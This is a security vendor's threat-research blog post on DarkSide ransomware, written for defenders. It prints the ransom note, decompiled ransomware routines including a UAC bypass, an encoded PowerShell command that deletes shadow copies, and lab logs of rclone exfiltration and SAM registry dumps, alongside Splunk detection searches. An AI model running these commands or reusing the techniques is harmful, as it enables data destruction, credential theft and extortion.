

DarkSide Ransomware: Splunk Threat Update and Detections | Splunk

By Splunk Threat Research Team

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Splunk is committed to using inclusive and unbiased language. This blog post might contain terminology that we no longer use. For more information on our updated terminology and our stance on biased language, please visit [our blog post](#). We appreciate your understanding as we work towards making our community more inclusive for everyone.

A regional state of emergency [has been declared](#), it is important to note that this pipeline not only supplies automotive vehicles fuel but jet fuel as well, so not only land transportation is affected but air transportation as well. Another possible effect of this cyberattack is the increase of fuel prices all along the chain of affected goods and services.



 **GasBuddy** 
@GasBuddy

TUESDAY UPDATE: We've been hearing reports of gas shortages in some states supplied by the [#ColonialPipeline](#) - if you don't IMMEDIATELY need gas, our experts recommend you don't fill up. A surge in demand only makes the situation worse.


6:21 AM · May 11, 2021 · Twitter Web App

11 Retweets **1 Quote Tweet** **15 Likes**

<https://twitter.com/GasBuddy/status/1392107671889850370>

Replicating the DarkSide Ransomware Attack

The [Splunk Threat Research Team \(STRT\)](#) has addressed this threat and produced an Analytic Story with several detection searches directed at community shared IOCs. STRT was able to replicate the execution of this payload via the [attack range](#). The following screens show the initial execution of this malicious payload.



The execution of this file as many other ransomware payloads creates a note where it explains to the victim what happened, demands a ransom payment, and also threatens to publish sensitive information extracted during the attack in what is known as double extortion.

```
README.8527053e.TXT - Notepad
File Edit Format View Help

----- [ Welcome to Dark ] ----->

What happend?
-----
Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithm
But you can restore everything by purchasing a special program from us - universal decryptor. Thi
Follow our instructions below and you will recover all your data.

Data leak
-----
First of all we have uploaded more then 100 GB data.

Example of data:
- Accounting data
- Executive data
- Sales data
- Customer Support data
- Marketing data
- Quality data
- And more other...

Your personal leak page: http://darksidexcftmqa.onion/blog/article/id/6/dQDc1B_6Kg-c-6fJes0NyHoa
The data is preloaded and will be automatically published if you do not pay.
After publication, your data will be available for at least 6 months on our tor cdn servers.
```

The ransomware note also presents a personal leak page where partial exfiltrated information is shown and presents a web page to input a key to receive further instructions.


```
We are ready:
- To provide you the evidence of stolen data
- To give you universal decrypting tool for all encrypted files.
- To delete all the stolen data.

What guarantees?
-----
We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is no
All our decryption software is perfectly tested and will decrypt your data. We will also provide
We guarantee to decrypt one file for free. Go to the site and contact us.


How to get access on website?
-----
Using a TOR browser:
1) Download and install TOR browser from this site: https://torproject.org/
2) Open our website: http://darksidfzquhtk2.onion/K71D6P88YTX04R3ISCJZHMD5IYV55V9247QHJY0HJYUXX6

When you open our website, put the following data in the input form:
Key:
pr9gzRnMz6qEwr6ovMT0cbjd9yT56NctfQZGIiVWLgo0ME2EQpAUyZucG9BLr0Jjno5XLPvCN11TFfn1FHa42u5mJxoeR5k5R
HQSUM3pzGoEPRVozXSZ8YqkJyFL0TDFBbWaBKQDOSo9GzKKoVRQ0Eb02F5geTPkTAqZZSfSQ6PBB1TGPSgGe2kCyuw7p71DmR
gNiuusFK8JN15nrtRPP3bMac60EddxfJWj6o2GT1Xg9j87Jp40yv43E1J61jLJAWBkmoBB3Gqv07mtyDW5PnmxB1NzABBLFEv
xRcxqyeKtsaQ5yqLvyQgMdnrI2QoCqkHYUfBIzj08BXyBZdmjHanXE57jdDAhjaDUUqfL917cCyJr1uwVR0Xj51JXe8BIKHd
daNcAXyL8Fg1avIX0cuEkGRDXt8Cs8b3TAB6n4DrblJdiFjECo8yCA9pxvzqjXatumUlob1WfZaUoLVYzP
```

This ransomware payload also includes a log that shows current execution items as the following screenshot shows.



One of the TOR URI addresses presented in the note appears to be targeted to the victim, we found that the site to input key was similar in different samples. The DarkSide group had a website on the dark web accessible via TOR or TOR Proxy. Several company logos were found on this site and in what appears to be sensitive information made public from their campaigns.



File Encryption:

This ransomware is capable of encrypting files in the network shares and local drive of the compromised host.

Enumerates network shares

```
v7 = v12;
if ( dw_WNetEnumResourceW() != 0x103 )
{
    do
    {
        if ( (v3[3] & 2) != 0 && (!a2 || *(_DWORD*)(a2 + 20) && v3[5]
            EnumNetworkShare(a1, (int)v3);
        if ( v3[1] == 1 )
        {
            v4 = dw_HeapAlloc(ProcessHeapMem, 0, 0x10000, v7, v8, v9);
            wipestr((_OWORD*)v4, 0x10000u);
            *(_DWORD*)v4 = '\\\0\\';
            *(_DWORD*)(v4 + 4) = '\\\0?';
            *(_DWORD*)(v4 + 8) = 'N\0U';
            *(_DWORD*)(v4 + 12) = '\\\0C';
            dw_wcscpy(v4 + 16, v3[5] + 4);
            sub_404AE3(v5, v6, a2, v4, v4);
            dw_HeapFree(ProcessHeapMem, 0, v4);
        }
        v3 += 8;
        --v11;
    }
    while ( v11 );
}
```

Enumerates local and removable drives

```

result = dw_GetLogicalDriveStringsW(128, v5);
if ( result )
{
    v1 = v5;
    v2 = result >> 2;
    do
    {
        result = dw_GetDriveTypeW(v1);
        if ( result == DRIVE_FIXED || result == DRIVE_REMOVABLE )
        {
            v6[0] = '\\\0\\';
            v6[1] = '\\\0?';
            dw_wcscpy(&v7, v1);
            result = sub_404AE3(v3, v4, (int)v6, (int)v1, (int)v6);
        }
        v1 += 2;
        --v2;
    }
    while ( v2 );
}

```

Whitelisted Folders, Files, and File Extension

This ransomware payload has a configuration feature consisting of a list of folder names, files, and file extensions it skips during encryption.

Folder names skipped during the encryption process

```

.....$recycle.bin.config.msi.$windows.~bt.$windows.~ws.win
dows.appdata.application data.boot.google.mozilla.program files.
program files (x86).programdata.system volume information.tor br
owser.windows.old.intel.msocache.perflogs.x64dbg.public.all user
s.default.....

```

Files and File Extensions skipped during the encryption process


```
result = dw_CreateToolhelp32Snapshot(2, 0);
v5 = result;
if ( result != -1 )
{
    if ( dw_Process32FirstW(v5, v2) )
    {
        DecryptBuffer((int)&dword_407C50, *(&dword_407C50 - 1));
        do
        {
            dw(v3);
            if ( dw_wcsstr(v3, &dword_407C50) )
            {
                v1 = (_WORD *)dword_40B56E;
                while ( !dw_wcsstr(v3, v1) )
                {
                    v1 += dw_wcslen(v1) + 1;
                    if ( !*v1 )
                        goto LABEL_11;
                }
                v4 = dw_OpenProcess(1, 0, v2[2]);
                if ( v4 )
                {
                    dw_TerminateProcess(v4, 0);
                    dw_CloseHandle(v4);
                }
            }
        }
    }
}
```

Service name it terminates:

```
.....
.....vss.sql.svc$.memtas.mepocs.so
phos.veeam.backup.....
.....
```

```
v10 = 0;
dw_EnumServicesStatusExW(v13, 0, 48, 1, 0, 0, &v10, &v9, 0, 0);
v11 = (_DWORD *)dw_HeapAlloc(ProcessHeapMem, 8, v10, a2, a3, a1);
result = dw_EnumServicesStatusExW(v13, 0, 48, 1, v11, v10, &v10, &v9, 0, 0);
if ( result )
{
    v4 = v11;
    do
    {
        v5 = 0;
        v6 = (_WORD *)dword_40B572;
        while ( 1 )
        {
            if ( !v5 )
            {
                dw(*v4);
                v5 = 1;
            }
            if ( dw_wcsstr(*v4, v6) )
            {
                v12 = dw_OpenServiceW(v13, *v4, 0x10020);
                if ( v12 )
                {
                    wipestr(&v8, 0x1Cu);
                    if ( dw_ControlService(v12, 1, &v8) )
                        break;
                }
            }
            result = dw_wcslen(v6);
            v6 += result + 1;
            if ( !*v6 )
                goto LABEL_12;
        }
        dw_DeleteService(v12);
        result = dw_CloseServiceHandle(v12);
    }
}
```

Privilege Escalation

This ransomware checks if its process instance is running under admin privileges, if not, it will try to elevate privileges by using [cmstp.lua.dll COM OBJECT CLSID](#) to elevate its privileges.

```
unsigned int __stdcall sub_40211B(int a1)
{
    __int128 v2; // [esp+4h] [ebp-22Ch] BYREF
    int v3; // [esp+18h] [ebp-218h]
    _OWORD Elevation[32]; // [esp+28h] [ebp-208h] BYREF

    wipestr(Elevation, 0x208u);
    DecryptBuffer((int)&dword_407C12, *(&dword_407C12 - 1)); // Elevation:Administrator!new:
    dw_wcscpy(Elevation, &dword_407C12);
    wipestr(&dword_407C12, *(&dword_407C12 - 1));
    DecryptBuffer((int)&dword_407BC0, *(&dword_407BC0 - 1)); // 00017BC0 {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
    //
    dw_wscat(Elevation, &dword_407BC0);
    wipestr(&dword_407BC0, *(&dword_407BC0 - 1));
    wipestr(&v2, 0x24u);
    LODWORD(v2) = 36;
    v3 = 4;
    DecryptBuffer((int)&dword_407BA8, *(&dword_407BA8 - 1));
    dw_CoGetObject(Elevation, &v2, &dword_407BA8, a1);
    return wipestr(&dword_407BA8, *(&dword_407BA8 - 1));
}
```

Aside from encrypting files, killing processes, services, and elevating privileges it will also delete files in the recycle bin, as seen in the following screenshot.

```
*((_WORD *)v2 + v3) = '*';
*(_DWORD *)((char *)v2 + 2 * v3 + 2) = 'e\0r';
*(_DWORD *)((char *)v2 + 2 * v3 + 6) = 'y\0c';
*(_DWORD *)((char *)v2 + 2 * v3 + 10) = 'l\0c';
*(_DWORD *)((char *)v2 + 2 * v3 + 14) = '*\0e';
*((_WORD *)v2 + v3 + 9) = 0;
v10 = dw_FindFirstFileExW(v9, 0, v7, 0, 0, 2);
if ( v10 != -1 )
{
    while ( (v7[0] & 0x10) == 0 )
    {
        if ( !dw_FindNextFileW(v10, v7) )
            goto LABEL_10;
    }
}
```

```
result = FindrecycleBin(a1, v5);
if ( result )
{
    wipestr(v7, 0x250u);
    v2 = v6;
    dw_wcscpy(v6, v5);
    v3 = dw_wcslen(v6);
    if ( v6[v3 - 1] != 92 )
    {
        v6[v3] = 92;
        v2 = &v6[1];
    }
    *(_DWORD *)&v2[v3] = 2949203;
    *(_DWORD *)&v2[v3 + 2] = 42;
    result = dw_FindFirstFileExW(v6, 0, v7, 0, 0, 2);
    v9 = result;
    if ( result != -1 )
    {
        do
        {
            if ( (v7[0] & 0x10) != 0 )
            {
                dw_wcscpy(v5, v6);
                v4 = dw_wcsrchr(v5, 92);
                dw_wcscpy(v4 + 2, v8);
                DeleteFilesInrecycleBin(v5);
            }
        }
    }
}
```

It also has a feature where it runs a hex-encoded PowerShell script to delete the shadow copy in the compromised machine. Below is the screen capture of the decrypted PowerShell command.

```
powershell -ep bypass -c "(0..61)|%%{$s+=[char][byte]
('0x'+4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex
$s"
```

```
C:\Users\Administrator\AppData\Local\Programs\Python\Python39>python -c "import binasci
742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656
20')"
```

The DarkSide Ransomware also used the machine [guid](#) of the compromised host to generate a (4 rounds) crc32 checksum that will be used as a file extension of the encrypted files.

```
void *__stdcall Crc32Checksum(int a1, int a2, int a3)
{
    int firstCrc32Round; // eax
    int secondCrc32Round; // eax
    int thirdCrc32Round; // eax
    int fourthCrc32Round; // eax

    if ( !a2 )
        return 0;
    if ( !a3 )
        wipestr(&checksumBuff, 0x10u);
    firstCrc32Round = dw_RtlComputeCrc32(0xDEADBEEF, a1, a2);
    secondCrc32Round = dw_RtlComputeCrc32(firstCrc32Round, a1, a2);
    checksumBuff ^= secondCrc32Round;
    thirdCrc32Round = dw_RtlComputeCrc32(secondCrc32Round, a1, a2);
    *((_DWORD *)&checksumBuff + 1) ^= thirdCrc32Round;
    fourthCrc32Round = dw_RtlComputeCrc32(thirdCrc32Round, a1, a2);
    *((_DWORD *)&checksumBuff + 2) ^= fourthCrc32Round;
    *((_DWORD *)&checksumBuff + 3) ^= dw_RtlComputeCrc32(fourthCrc32Round, a1, a2);
    return &checksumBuff;
}
```

Using the DarkSide Ransomware Analytic Story

As seen above in the replication of this threat via the [attack range](#), we used a specific [sysmon configuration](#) to get the data needed to create these detections. The new Analytic Story “DarkSide Ransomware” is composed of the following searches from current analytical stories and new detection searches:

Modified Ransomware Notes Bulk Creation

```
`sysmon` EventCode=11 file_name IN ("*.txt","*.html","*.hta") |bin _time
span=10s | stats min(_time) as firstTime max(_time) as lastTime dc(TargetFilename)
as unique_readme_path_count values(TargetFilename) as list_of_readme_path by Computer
Image file_name | where unique_readme_path_count >= 15 | `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

Computer	Image	file_name	firstTime	lastTime	unique_readme_path_count	list_of_readme_path
wln-dc-748_attackrange_local	C:\Temp\darkside.exe	README.F9F1F5cc.TXT	2021-05-12T08:29:30	2021-05-12T08:30:00	27	C:\README.F9F1F5cc.TXT C:\Recovery\README.F9F1F5cc.TXT C:\Temp\README.F9F1F5cc.TXT C:\Users\Administrator\AppData\Local\Microsoft\Windows\NetCookies\READ C:\Users\Administrator\AppData\Local\README.F9F1F5cc.TXT C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Network_Shortc C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Printer_Shortc C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\README. C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\SendTo\README. C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start_Menu\REP C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Templates\READ C:\Users\Administrator\Contacts\README.F9F1F5cc.TXT C:\Users\Administrator\Desktop\README.F9F1F5cc.TXT C:\Users\Administrator\Documents\README.F9F1F5cc.TXT C:\Users\Administrator\Documents\WindowsPowerShell\README.F9F1F5cc.TXT C:\Users\Administrator\Downloads\README.F9F1F5cc.TXT C:\Users\Administrator\Favorites\Links\README.F9F1F5cc.TXT C:\Users\Administrator\Favorites\Links\README.F9F1F5cc.TXT C:\Users\Administrator\Links\README.F9F1F5cc.TXT C:\Users\Administrator\Music\README.F9F1F5cc.TXT C:\Users\Administrator\Pictures\README.F9F1F5cc.TXT C:\Users\Administrator\README.F9F1F5cc.TXT C:\Users\Administrator\SavedGames\README.F9F1F5cc.TXT C:\Users\Administrator\Searches\README.F9F1F5cc.TXT C:\Users\Administrator\Videos\README.F9F1F5cc.TXT C:\Users\Default\README.F9F1F5cc.TXT C:\Users\README.F9F1F5cc.TXT

New detections:

- Delete Shadow copy with Powershell (Detects deletion of shadow copy)

```
powershell` EventCode=4104 Message= "*ShadowCopy*" Message = "*Delete*"
stats count min(_time) as firstTime max(_time) as lastTime by EventCode Message ComputerName User
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

```
index=win source="WinEventLog:Microsoft-Windows-PowerShell/Operational" EventCode=4104 Message = "*ShadowCopy*" Message="*Delete*"
| stats min(_time) as firstTime max(_time) as lastTime count by EventCode Message ComputerName User
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 1 event (12/05/2021 07:50:00.000 to 12/05/2021 08:50:12.000) No Event Sampling ▾

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ [Format](#) [Preview](#) ▾

EventCode ↕ [Format](#) Message ↕ [Format](#)

4104 Creating Scriptblock text (1 of 1):
Get-WmiObject Win32_Shadowcopy | ForEach-Object {\$_Delete();}

ScriptBlock ID: c5628aa0-0c60-4580-859d-a7525660187b
Path:

- CMLUA or CMSTPLUA UAC bypass (Detects privilege escalation)

```
`sysmon` EventCode=7 ImageLoaded IN ("*\CMLUA.dll", "*\CMSTPLUA.dll", "*\CMLUAUTIL.dll") NOT(process_name IN ("CMSTP.exe", "CMMGR32.exe"))
NOT(Image IN("*\windows\*", "*\program files\*))
| stats count min(_time) as firstTime max(_time) as lastTime by Image ImageLoaded process_name Computer EventCode Signed ProcessID
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

```
`sysmon` EventCode=7 ImageLoaded IN ("*\CMLUA.dll", "*\CMSTPLUA.dll", "*\CMLUAUTIL.dll") NOT(process_name IN("CMSTP.exe", "CMMGR32.exe"))
NOT(Image IN("*\windows\*", "*\program files\*))
| stats count min(_time) as firstTime max(_time) as lastTime by Image ImageLoaded process_name Computer EventCode Signed ProcessID
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 1 event (12/05/2021 18:00:00.000 to 13/05/2021 18:19:21.000) No Event Sampling ▾

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ [Format](#) [Preview](#) ▾

Image ↕ Format	ImageLoaded ↕ Format	process_name ↕ Format	Computer ↕ Format	EventCode ↕ Format
C:\Temp\darkside.exe	C:\Windows\SysWOW64\cmlua.dll	darkside.exe	win-dc-960.attackrange.local	7

- Detect RClone Command-Line Usage

```
| tstats `security_content_summariesonly` count min(_time) as firstTime
max(_time) as lastTime from datamodel=Endpoint.Processes where Processes.process IN ("*copy*", "*mega*", "*pc1")
```

```
Processes.process Processes.process_id Processes.parent_process_id
| `drop_dm_object_name(Processes)` | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```

```

| tstats `security_content_summariesonly` count min(_time) as firstTime
max(_time) as lastTime from datamodel=Endpoint.Processes where Processes.process IN ("*copy*", "*mega*", "*pcloud*", "*ftpa*", "*--config*", "*--progress*", "*--no-check-certificate*", "*--ignore-existing*", "*--auto-
confirm*", "*--transfers*", "*--multi-thread-streams*") by Processes.dest Processes.user Processes.parent_process Processes.process_name
Processes.process Processes.process_id Processes.parent_process_id
| `drop_dm_object_name(Processes)` | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
    
```

8 events (5/13/21 5:18:00.000 PM to 5/13/21 6:18:19.000 PM) No Event Sampling

Events Patterns **Statistics (4)** Visualization

20 Per Page Format Preview

dest	user	parent_process	process_name	process	process_id	parent_process_id	count
win-dc-18.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /K "doskey git="C:\Program Files\Git\cmd\git.exe" %*"	rclone.exe	C:\Users\Administrator\Downloads\rclone-v1.55.1-windows-amd64\rclone-v1.55.1-windows-amd64\rclone.exe --progress copy c:\temp mega:backup	5252	1992	1
win-dc-18.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /K "doskey git="C:\Program Files\Git\cmd\git.exe" %*"	rclone.exe	C:\Users\Administrator\Downloads\rclone-v1.55.1-windows-amd64\rclone-v1.55.1-windows-amd64\rclone.exe ls mega:	7952	1992	1
win-dc-18.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /K "doskey git="C:\Program Files\Git\cmd\git.exe" %*"	svchost.exe	C:\Users\Administrator\Downloads\rclone-v1.55.1-windows-amd64\rclone-v1.55.1-windows-amd64\svchost.exe copy c:\temp mega:backup -q --ignore-existing --auto-confirm --multi-thread-streams --transfers 12	8008	1992	1
win-dc-18.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /K "doskey git="C:\Program Files\Git\cmd\git.exe" %*"	svchost.exe	C:\Users\Administrator\Downloads\rclone-v1.55.1-windows-amd64\rclone-v1.55.1-windows-amd64\svchost.exe ls mega:	7244	1992	1

- Detect Renamed RClone

```

'sysmon' EventID=1 OriginalFileName=rclone.exe NOT process_name=rclone.exe | stats
count min(_time) as firstTime max(_time) as lastTime by Computer, User, parent_process_name,
process_name, OriginalFileName, process_path, CommandLine | rename Computer as dest
| `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
    
```

```

'sysmon' EventID=1 OriginalFileName=rclone.exe NOT process_name=rclone.exe | stats
count min(_time) as firstTime max(_time) as lastTime by Computer, User, parent_process_name,
process_name, OriginalFileName, process_path, CommandLine | rename Computer as dest
| `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
    
```

2 events (5/13/21 5:20:00.000 PM to 5/13/21 6:20:25.000 PM) No Event Sampling

Events Patterns **Statistics (2)** Visualization

20 Per Page Format Preview

dest	User	parent_process_name	process_name	OriginalFileName	process_path	CommandLine
win-dc-18.attackrange.local	ATTACKRANGE\Administrator	cmd.exe	svchost.exe	rclone.exe	C:\Users\Administrator\Downloads\rclone-v1.55.1-windows-amd64\rclone-v1.55.1-windows-amd64\svchost.exe	C:\Users\Administrator\Downloads\rclone-v1.55.1-windows-amd64\rclone-v1.55.1-windows-amd64\svchost.exe copy c:\temp mega:backup -q --ignore-existing --auto-confirm --multi-thread-streams --transfers 12
win-dc-18.attackrange.local	ATTACKRANGE\Administrator	cmd.exe	svchost.exe	rclone.exe	C:\Users\Administrator\Downloads\rclone-v1.55.1-windows-amd64\rclone-v1.55.1-windows-amd64\svchost.exe	C:\Users\Administrator\Downloads\rclone-v1.55.1-windows-amd64\rclone-v1.55.1-windows-amd64\svchost.exe ls mega:

- Extract SAM from Registry

```

| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes where Processes.process_name=reg.exe (Processes.process=*save*
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
    
```

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes where Processes.process_name=reg.exe (Processes.process=*save* OR Processes.process=*export*) AND (Processes.process=*sam* OR Processes.process=*system* OR Processes.process
=*security*) by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.process_id Processes.parent_process_id
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

1 event (5/13/21 6:10:50.000 PM to 5/13/21 6:25:50.000 PM) No Event Sampling

Events Patterns **Statistics (1)** Visualization

20 Per Page Format Preview

dest	user	parent_process	process_name	process_id	parent_process_id	count
win-dc-18.attackrange.local	Administrator	"C:\Windows\system32\cmd.exe" /c "reg save HKLM\sam %temp%\sam & reg save HKLM\system %temp%\system & reg save HKLM\security %temp%\security"	reg.exe	reg save HKLM\sam	6704	5704

- SLUI RunAs Elevated

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes where Processes.process_name=slui.exe
(Processes.process=*-verb* Processes.process=*runas*) by Processes.dest
Processes.user Processes.parent_process Processes.process_name Processes.process
Processes.process_id Processes.parent_process_id | `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```

```
